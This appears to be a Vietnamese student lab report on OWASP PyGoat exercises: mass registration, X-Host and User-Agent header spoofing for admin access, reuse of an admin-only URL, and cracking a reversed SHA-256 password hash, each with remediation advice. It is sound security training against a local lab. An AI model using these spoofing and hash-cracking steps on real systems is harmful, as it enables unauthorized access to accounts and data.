
Event log (0) All Issues 0 highlights Memory: 174.4MB

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
01	http://localhost:8000	GET	/register			304	159	text/html	js	Insecure Design		127.0.0.1		sessionid="0E3kkjqtAaF99XEvJpY9m5VwVt6j3q79RKhbw3bnFu9Qm4F3U9BIC4AY9r; ThienLai0910418410704AK23124"	02:37:43.10 ...	8000	2
02	http://localhost:8000	GET	/static/lab/icon/favicon.ico			304	159	script	js			127.0.0.1			02:40:43.10 ...	8000	3
03	http://localhost:8000	GET	/static/lab/icon/pygoat-mini.svg			304	160	script	svg			127.0.0.1			02:41:10.10 ...	8000	7
04	http://localhost:8000	GET	/			200	27508	HTML		OWASP Pygoat		127.0.0.1			02:41:10.10 ...	8000	2
05	http://localhost:8000	GET	/static/lab/icon/pygoat-mini.svg			304	160	script	svg			127.0.0.1			02:41:10.10 ...	8000	2
06	http://localhost:8000	GET	/static/lab/icon/favicon.ico			304	159	script	js			127.0.0.1			02:41:10.10 ...	8000	2
07	http://localhost:8000	GET	/insecure-design			200	29822	HTML		Insecure Design		127.0.0.1			02:41:15.10 ...	8000	7
08	http://localhost:8000	GET	/static/lab/icon/pygoat-mini.svg			304	160	script	svg			127.0.0.1			02:41:15.10 ...	8000	1
09	http://localhost:8000	GET	/static/lab/icon/favicon.ico			304	159	script	js			127.0.0.1			02:41:16.10 ...	8000	1
10	http://localhost:8000	GET	/static/lab/icon/pygoat-mini.svg			304	160	script	svg			127.0.0.1			02:41:16.10 ...	8000	2
11	http://localhost:8000	GET	/static/lab/icon/favicon.ico			304	159	script	js			127.0.0.1			02:41:16.10 ...	8000	1
12	http://localhost:8000	GET	/static/lab/icon/favicon.ico			304	159	script	js			127.0.0.1			02:41:16.10 ...	8000	1
13	http://localhost:8000	GET	/logout?next=/		✓	302	519	text/html				127.0.0.1	sessionid=""		02:37:19.10 ...	8000	35
14	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:52.10 ...	8000	89
15	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:53.10 ...	8000	76
16	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:54.10 ...	8000	5
17	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:54.10 ...	8000	86
18	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:54.10 ...	8000	78
19	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:55.10 ...	8000	78
20	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:55.10 ...	8000	107
21	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:55.10 ...	8000	77
22	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:56.10 ...	8000	77
23	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:56.10 ...	8000	75
24	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:37:56.10 ...	8000	78
25	http://localhost:8000	POST	/register		✓	302	301	text/html				127.0.0.1			02:40:34.10 ...	8000	102
26	http://localhost:8000	POST	/login/		✓	302	732	text/html				127.0.0.1	csrfToken=ujmrm..._0241:09 10 ... 8000		02:41:09 10 ... 8000	84	

4. Bước 4: Sau khi hệ thống đã hết vé, chúng ta thực hiện lấy một mã vé bất kỳ được hệ thống cung cấp và đưa vào phần Watch Movie.



5. Bước 5: Khi nhấn nút Watch với một mã xem phim bất kỳ, hệ thống sẽ trả về một dòng thông báo về việc chúng ta đã khai thác thành công loại lỗ hổng trên.



- Mức độ ảnh hưởng của lỗ hổng: Hệ thống thiếu cơ chế ngăn chặn việc lợi dụng đăng ký nhiều tài khoản để thu thập vé miễn phí, điều này dẫn đến khả năng kẻ tấn công có thể nhận được nhiều vé hơn so với số lượng mà họ thực sự được phép.


- Khuyến cáo khắc phục: Cần phải triển khai cơ chế ngăn chặn người dùng đăng ký nhiều tài khoản không hợp lệ. Ví dụ, có thể áp dụng các biện pháp như xác thực số điện thoại, email và captcha. Đồng thời, hạn chế số vé mà mỗi người dùng có thể nhận không chỉ dựa trên tài khoản mà còn dựa trên các thuộc tính nhận diện khác như địa chỉ IP, thiết bị sử dụng hoặc địa chỉ email đã được xác thực.

Bài tập 6 - Báo cáo lỗ hổng A05:2021 - Security Misconfiguration (Lab 1)

- **Tiêu đề:** Lỗ hổng Security Misconfiguration và vấn đề định cấu hình sai các tính năng không cần thiết

- **Mô tả lỗ hổng:** Security Misconfiguration xuất hiện khi cấu hình của hệ thống, ứng dụng, hoặc các thành phần khác bị triển khai sai. Điều này có thể bao gồm việc không thay đổi cài đặt mặc định, thay đổi cấu hình sai hoặc các sự cố kỹ thuật khác.

Trong bài tập này khi nhấn vào button Secret Key thì hiện ra thông tin bên dưới:




Thông báo trên nói rằng trường X-Host đang trống, nên ta thêm trường thông tin này vào header rồi gửi đi và nhận lại được kết quả như mong muốn. Điều này chứng tỏ trang web không kiểm tra một cách chặt chẽ và đúng đắn đối với thông tin X-Host. Người dùng có thể giả mạo thông tin này để truy cập các chức năng hoặc tài nguyên chỉ dành cho admin.localhost:8000 mà không được kiểm soát đúng cách.

+ **Tóm tắt:** Do kiểm soát không chặt chẽ nên người dùng có thể giả mạo thông tin X-Host để truy cập vào phần tài nguyên không thuộc quyền truy cập của người đó

+ **Các bước để thực hiện lại và bằng chứng:**

(Link video: https://youtu.be/-yCtS_yi9Hg)

1. Bước 1: Khi bước vào phần thực hiện, ta có một nút Secret Key để có thể thực hiện lấy thông tin của khóa bí mật. Tuy nhiên hệ thống báo lại rằng chúng ta không phải là admin.localhost:8000 nên không thể truy cập và trường thông tin X-Host là None.



2. Bước 2: Thực hiện Send to repeater trên Burpsuite và bổ sung trường thông tin X-Host với giá trị cụ thể là admin.localhost:8000 vào header.

3. Bước 3: Nhấn Send và kiểm tra kết quả ở Render.

- Mức độ ảnh hưởng của lỗ hổng:

- Mức độ nghiêm trọng: cao.
- Kẻ tấn công có thể dễ dàng đăng nhập với vai trò admin và truy cập vào các tài nguyên hay chức năng mà họ không có quyền truy cập, xem các thông tin của hệ thống như: mã nguồn, cơ sở dữ liệu,...

- Khuyến cáo khắc phục:

- Không để lại các tính năng, thành phần, tài liệu, và mẫu không cần thiết. Loại bỏ hoặc không cài đặt các tính năng và frameworks không sử dụng.
- Thay đổi tất cả tài khoản, tên người dùng và mật khẩu mặc định.
- Thường xuyên cập nhật và vá lỗi hệ thống.

P2. BÀI TẬP LUYỆN TẬP

Bài tập 1 - A01:2021 - Broken Access Control (Lab 2)


- Mô tả lỗ hổng: Hệ thống thực hiện kiểm tra trường thông tin User-Agent để thực hiện kiểm soát truy cập đối với tài khoản admin, tuy nhiên người dùng hoàn toàn có thể lợi dụng lỗ hổng này để có thể thay đổi trường thông tin User-Agent hiện tại của mình thành pygoat_admin để có thể truy cập vào hệ thống với quyền quản trị viên.

+ **Tóm tắt:** Thực hiện bắt gói tin lại trước khi gửi đến server và điều chỉnh lại trường thông tin User-Agent để thực hiện truy cập với quyền quản trị.

+ **Các bước để thực hiện lại và bằng chứng:**

(Link video: <https://youtu.be/91vnQxx5xeU>)

1. Bước 1: Thực hiện đăng nhập với tài khoản jack và mật khẩu jacktheripper. Sau khi đăng nhập hệ thống thông báo quyền truy cập của tài khoản jack không phải là quyền admin.



2. Bước 2: Thực hiện **Send to repeater** trên Burpsuite và chỉnh sửa thông tin của trường User-Agent thành pygoat_admin.

3. Bước 3: Nhấn Send và kiểm tra kết quả ở Render.

Burp Suite Community Edition v2024.5.4 - Temporary Project

Target: http://localhost:8000

Request

```
Pretty Raw Hex
POST /broken_access_lab_2 HTTP/1.1
Host: localhost:8000
Content-Length: 28
Cache-Control: max-age=0
User-Agent: pygoat_admin
sec-ch-ua: "Not-A-Brand";v="128", "Not=A?Brand";v="0"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en;q=0.9
Origin: http://localhost:8000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: pygoat_admin
Accept: */*
test/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8000/broken_access_lab_2
Accept-Encoding: gzip, deflate, br
Content-Length: 28
Connection: keep-alive
e030My#S!cyrActAb994xWl0ly0XPg3dMaIc3g0duNlwCyi0id1VwOETdIPml; sessionid=d4B91pkhSul7uncCw950c37gkGhati
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
name=jack&pass=jacktheshipper
```

Response

Render

in as user: admin
Your Secret Key is: ONLY_F0R ADM1N

Inspector

Selected text: User-Agent: pygoat_admin

Decoded from: Select

User-Agent: pygoat_admin

Request attributes: 2

Request query parameters: 0

Request body parameters: 2

Request cookies: 2

Request headers: 20

Response headers: 10

- Mức độ ảnh hưởng của lỗ hổng:** Hệ thống dễ dàng bị truy cập với quyền admin khi thay đổi đơn giản các trường thông tin bên trong gói tin làm tăng độ nguy hiểm của hệ thống khi triển khai thực tế. Một hệ thống như vậy khi triển khai có thể bị khai thác dẫn đến đánh mất các quyền về quản trị cũng như dữ liệu thông tin người dùng.
- Khuyến cáo khắc phục:** Sử dụng các biện pháp chứng thực như dùng nhiều bước hoặc thông qua các phương thức chứng thực đa bước, ngoài ra cũng có thể sử dụng các giao thức mạng an toàn, có sử dụng mã hóa đầu cuối để đảm bảo toàn bộ dữ liệu khi gửi và nhận không bị thay đổi.

Bài Tập 2 - A01:2021 - Broken Access Control (Lab 3)


- Mô tả lỗ hổng: Khi thực hiện truy cập vào một đường dẫn bất kỳ nhưng hệ thống không kiểm tra quyền truy cập của tài khoản đó sẽ làm lộ những thông tin bí mật. Người dùng khi muốn tấn công chỉ cần tìm hiểu và biết về đường dẫn đến thông tin cần lấy sẽ có thể dễ dàng lấy được mà không thông qua bất cứ bước xác thực về quyền nào.

+ **Tóm tắt:** Thực hiện tìm đường dẫn đến thông tin bí mật chỉ được truy cập bởi admin, sau đó thực hiện sao lưu đường dẫn đó. Sau đó truy cập vào một tài khoản người dùng bình thường khác và thực hiện truy cập thông qua đường dẫn đã được sao lưu.


+ **Các bước để thực hiện lại và bằng chứng:**

(Link video: <https://youtu.be/3k9wVAmWkqk>)


1. Bước 1: Đăng nhập bằng tài khoản admin với mật khẩu admin_pass.




2. Bước 2: Tiến hành bấm vào chữ SECRET để truy cập đến một page bí ẩn của admin. Tại đây có thể nhìn thấy được những thông tin về khóa bí mật và thông tin mật. Tại đây thực hiện sao lưu đường dẫn đến page hiện tại.



3. Bước 3: Sau đó thực hiện đăng nhập lại với một tài khoản người dùng bình thường với username là John và password là reaper.



4. Bước 4: Sau khi đăng nhập xong có thể thực hiện truy cập bằng đường dẫn đến page bí ẩn bằng đường dẫn đã sao lưu và không cần quyền admin vẫn có thể truy cập đến trang này.



- Mức độ ảnh hưởng của lỗ hổng: Việc không kiểm tra quyền truy cập khi thực hiện truy cập bằng đường dẫn đến một trang bất kỳ với mỗi người dùng làm ảnh hưởng đến tính toàn vẹn dữ liệu và bảo mật dữ liệu của hệ thống. Ngoài ra thông qua các đường dẫn, kẻ tấn công cũng có thể khai thác để chiếm quyền hệ thống gây ra những thiệt hại lớn hơn.

- Khuyến cáo khắc phục: Sử dụng các biện pháp chứng thực người dùng khi được yêu cầu đưa đến một trang bất kỳ, tại đó phải thực hiện kiểm tra quyền của người dùng trước khi cho phép được truy cập vào các tài nguyên.

Bài Tập 3 - A02:2021 - Cryptographic Failures (Lab 2)

- **Tiêu đề:** Lỗ hổng về việc bảo vệ mật khẩu không an toàn.
- **Mô tả lỗ hổng:** Hacker sử dụng SQL Injection để lấy được bảng CSDL người dùng, trong đó gồm tên User và Password, với Password là 1 chuỗi được băm gồm 64 ký tự (dự đoán có thể là SHA256 hoặc SHA3_256). Tuy nhiên, việc tên tài khoản Admin quá dễ đoán và mật khẩu lại không đủ an toàn đã tạo nên 1 lỗ hổng nguy hiểm vì kẻ tấn công có thể sử dụng các công cụ khác nhau để tìm ra được bản rõ của mật khẩu tài khoản Admin.

+ **Tóm tắt:** xác định độ dài ký tự của chuỗi băm mật khẩu tài khoản Admin, từ đó xác định được thuật toán băm. Sau đó, thử nhiều cách khác nhau để tìm được bản rõ của mật khẩu dựa vào nhiều công cụ có sẵn như <https://hashes.com/en/decrypt/hash>.

+ **Các bước để thực hiện lại và bằng chứng:**

(Link video: https://youtu.be/rUl_Ku7uv3g)

1. Bước 1: vào trang web <https://md5decrypt.net/en/HashFinder/> để xác định được thuật toán băm, trong trường hợp này, ta có thể phỏng đoán mật khẩu được băm bởi SHA256 hoặc SHA3-256 trong tổng số các kết quả khả dụng:

The screenshot shows a web-based tool titled "Hash Type detector". At the top, there is a logo of a magnifying glass and the text "Hash Type detector". Below the title, there is a search bar containing the SHA-256 hash: "d953b4a47ce307fc8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a". To the right of the search bar, there is a sidebar with the heading "Possible kind of hash:" followed by a list of hash algorithms: Snefru-256, SHA-256, RIPEMD-256, Haval-256, GOST, SHA3-256, Skein-256, and Skein-512(256). At the bottom of the main area, there is a dark blue button labeled "Check the hash". Above the search bar, there are several advertisements for water purifiers and water coolers.

2. Bước 2: Có thể thấy SHA3_256 hiện nay khá an toàn và bảo mật, nên ta có thể “tạm” xác định mật khẩu này được băm bởi SHA256, và sử dụng công cụ chuyên về SHA256: <https://10015.io/tools/sha256-encrypt-decrypt> để tìm cách decrypt lại chuỗi này:

The screenshot shows a web-based tool for encrypting and decrypting SHA256 hashes. At the top, there's a logo for 'SHA 256' and the title 'SHA256 Encrypt/Decrypt'. Below the title is an advertisement for an ASUS Zenbook S 14 laptop. The main interface has two tabs: 'Encrypter' (disabled) and 'Decrypter' (selected). In the 'SHA256 Hash' input field, the value 'd953b4a47ce307fc8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a' is entered. The 'Text' input field contains the message 'Could not be decrypted. Use "Decryption Settings" to add new character sets or increase maximum text length to increase trial count.' Below the input fields are buttons for 'Decryption Settings >', 'Decrypt >', 'Reset', and 'Copy'. A status bar at the bottom indicates 'Elapsed Time: 0.35s' and 'Trial Count: 100K'.

3. Bước 3: Theo như hình minh họa ở bước 2, ta vẫn chưa decrypt được ciphertext, có thể chuỗi này được thêm salt, hay padding, hoặc đảo ngược,... Theo đó, việc đảo ngược chuỗi là cách dễ nhất, nên ta sẽ ưu tiên thực hiện đảo chuỗi lại ban đầu, kết quả chuỗi ban đầu ở hình bên dưới:

The screenshot shows a code editor with a Python script named 'dao-chuoi.py'. The code defines a function 'reverse_string' that takes a string 's' and returns its reverse. It then uses this function to reverse a string stored in 'input_string' and prints the result. The code is as follows:

```

def reverse_string(s):
    return s[::-1]

# Nhập chuỗi từ người dùng
input_string = "d953b4a47ce307fc8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a"
reversed_string = reverse_string(input_string)

print("Result:", reversed_string)

```

Below the code editor is a terminal window showing the execution of the script. The terminal output includes the Windows version information, the path to the script, and the resulting reversed string 'a7c5bbb9ae1c49beb8819da6b5855aea43d0a6cf58b1b8bcf703ec74a4b359d'.

4. Bước 4: Tiến hành thực hiện lại như bước 2, và thật may mắn, ta đã tìm được bản rõ của mật khẩu:

The screenshot shows a web-based tool for SHA256 encryption and decryption. At the top, there's a banner for the ASUS Zenbook S 14 (UX540). Below the banner, there are two tabs: 'Encrypter' (gray) and 'Decrypter' (blue, selected). On the left, under 'SHA256 Hash', the input is: a7c5bbb9aee1c49beb8819da6b5855aea43d0a6cf58b1b8bcf703ec74a4b359d. On the right, under 'Text', the output is: password777. At the bottom, it shows 'Elapsed Time: 0.264s' and 'Trial Count: 83K'. There are buttons for 'Decryption Settings >', 'Decrypt >', 'Reset', and 'Copy'.

5. Bước 5: Tiến hành sử dụng tài khoản admin và mật khẩu password777 để đăng nhập vào, kết quả thành công!

The screenshot shows a web browser window for the PyGoat application at localhost:8000/cryptographic_failure/lab2. The sidebar menu includes Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, OWASP TOP 10 2017, and Challenges. The main content area displays the message: "Successfully logged in as admin". A "Back to Lab Details" button is visible in the bottom right corner.

- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này cho phép kẻ tấn công khôi phục mật khẩu gốc từ dữ liệu đã băm. Một khi truy cập được tài khoản Admin, kẻ tấn công có thể chiếm quyền điều khiển toàn bộ hệ thống, gây ra các vấn đề nghiêm trọng về bảo mật và rò rỉ dữ liệu nhạy cảm.

- Khuyến cáo khắc phục:

- + Sử dụng các thuật toán mã hóa mạnh hơn, như Bcrypt, SHA3 để lưu mật khẩu.
- + Cân nhắc thêm salt cho mỗi mật khẩu trước khi băm để tăng độ an toàn.
